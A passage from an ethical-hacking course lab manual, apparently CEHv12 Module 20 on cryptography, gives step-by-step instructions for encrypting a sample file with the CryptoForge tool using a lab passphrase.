
Note: If a **User Account Control** pop-up appears, click **Yes**.



Module 20 – Cryptography


- Right-click the **Confidential.txt** file located at the same location (**E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools\CryptoForge**) and click **Show more options** and select **Encrypt** from the context menu

Note: In this task, we are encrypting the **Confidential.txt** file, although you can encrypt any file of your choice.




Module 20 – Cryptography

9. The **Enter Passphrase - CryptoForge Files** dialog-box appears; type a password in the **Passphrase** field, retype it in the **Confirm** field, and click **OK**. The password used in this lab is **qwerty@1234**.



10. Now, the file will be encrypted in the same location, and the old file will be deleted automatically, as shown in the screenshot.

